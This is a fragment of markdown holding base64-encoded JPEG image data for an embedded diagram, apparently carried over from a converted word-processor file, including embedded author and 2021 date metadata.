VjHopiF8FZl2yrw6+h/w7in1ic4UUUUAJgZzjn1xRgc8Dnrx1paKAEIz15+tFLRQAmKMUtFACYBGCBj6UUtFACYowOOBx046UtFACYHoPyoxznv60tFACYpaKKACo5OZrYf9PEf/AKFUlPsoTcagjf8ALK3JZj6vjAH4Ak/lRvoC1ZtUUUV0HSFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFAFW60+K6bflopcY8yM849D2P41TOkXf8N7Dj/atyT+jitaiocIslxTMj+yb3/n9t//AAGb/wCOUf2Te/8AP7b/APgM3/xyteij2cRckTI/sm9/5/bf/wABm/8AjlH9k3v/AD+2/wD4DN/8crXoo9nEOSJkf2Te/wDP7b/+Azf/AByj+yb3/n9t/wDwGb/45WvRR7OIckTI/sm9/wCf23/8Bm/+OUf2Te/8/tv/AOAzf/HK16KPZxDkiZH9k3v/AD+2/wD4DN/8co/sm9/5/bf/AMBm/wDjla9FHs4hyRMj+yb3/n9t/wDwGb/45R/ZN7/z+2//AIDN/wDHK16KPZxDkiZH9k3v/P7b/wDgM3/xyj+yb3/n9t//AAGb/wCOVr0UeziHJEyP7Jvf+f23/wDAZv8A45R/ZN7/AM/tv/4Ct/8AHK16KPZxDkiZkejuW/0m7Lr/AHIk2A/U5J/IitGONIo1SJQiKMBQMAU6imopbFKKWwUUUVQwooooAKKKKACiiigAooooAKKKKACiiigCtd2EV3hiWjkAwJEOCP6EexqkdIux9y9iI9XtyT+jCtaipcEyXFMyP7Jvf+f23/8AAZv/AI5R/ZN7/wA/tv8A+Azf/HK16KXs4i5ImR/ZN7/z+2//AIDN/wDHKP7Jvf8An9t//AZv/jla9FHs4hyRMj+yb3/n9t//AAGb/wCOUf2Te/8AP7b/APgM3/xyteij2cQ5ImR/ZN7/AM/tv/4DN/8AHKP7Jvf+f23/APAZv/jla9FHs4hyRMj+yb3/AJ/bf/wGb/45R/ZN7/z+2/8A4DN/8crXoo9nEOSJkf2Te/8AP7b/APgM3/xyj+yb3/n9t/8AwGb/AOOVr0UeziHJEyP7Jvf+f23/APAZv/jlH9k3v/P7b/8AgM3/AMcrXoo9nEOSJkf2Te/8/tv/AOAzf/HKP7Jvf+f23/8AAVv/AI5WvRR7OIckTLTR5C3+kXhZf7sKbM/jkn8iK0ookhjWOJQiKMAAdKdRTUUtilFLYKKKKoYUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAf//Z)

![Diagram

Description automatically generated](data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/4REERXhpZgAATU0AKgAAAAgABAE7AAIAAAATAAAISodpAAQAAAABAAAIXpydAAEAAAAmAAAQ1uocAAcAAAgMAAAAPgAAAAAc6gAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAE5pY2hvbGFzIEFybXN0cm9uZwAAAAWQAwACAAAAFAAAEKyQBAACAAAAFAAAEMCSkQACAAAAAzE4AACSkgACAAAAAzE4AADqHAAHAAAIDAAACKAAAAAAHOoAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyMDIxOjA4OjI2IDEzOjU2OjM2ADIwMjE6MDg6MjYgMTM6NTY6MzYAAABOAGkAYwBoAG8AbABhAHMAIABBAHIAbQBzAHQAcgBvAG4AZwAAAP/hCyVodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvADw/eHBhY2tldCBiZWdpbj0n77u/JyBpZD0nVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkJz8+DQo8eDp4bXBtZXRhIHhtbG5zOng9ImFkb2JlOm5zOm1ldGEvIj48cmRmOlJERiB4bWxuczpyZGY9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkvMDIvMjItcmRmLXN5bnRheC1ucyMiPjxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PSJ1dWlkOmZhZjViZGQ1LWJhM2QtMTFkYS1hZDMxLWQzM2Q3NTE4MmYxYiIgeG1sbnM6ZGM9Imh0dHA6Ly9wdXJsLm9yZy9kYy9lbGVtZW50cy8xLjEvIi8+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczp4bXA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iPjx4bXA6Q3JlYXRlRGF0ZT4yMDIxLTA4LTI2VDEzOjU2OjM2LjE3NzwveG1wOkNyZWF0ZURhdGU+PC9yZGY6RGVzY3JpcHRpb24+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczpkYz0iaHR0cDovL3B1cmwub3JnL2RjL2VsZW1lbnRzLzEuMS8iPjxkYzpjcmVhdG9yPjxyZGY6U2VxIHhtbG5zOnJkZj0iaHR0cDovL3d3dy53My5vcmcvMTk5OS8wMi8yMi1yZGYtc3ludGF4LW5zIyI+PHJkZjpsaT5OaWNob2xhcyBBcm1zdHJvbmc8L3JkZjpsaT48L3JkZjpTZXE+DQoJCQk8L2RjOmNyZWF0b3I+PC9yZGY6RGVzY3JpcHRpb24+PC9yZGY6UkRGPjwveDp4bXBtZXRhPg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAg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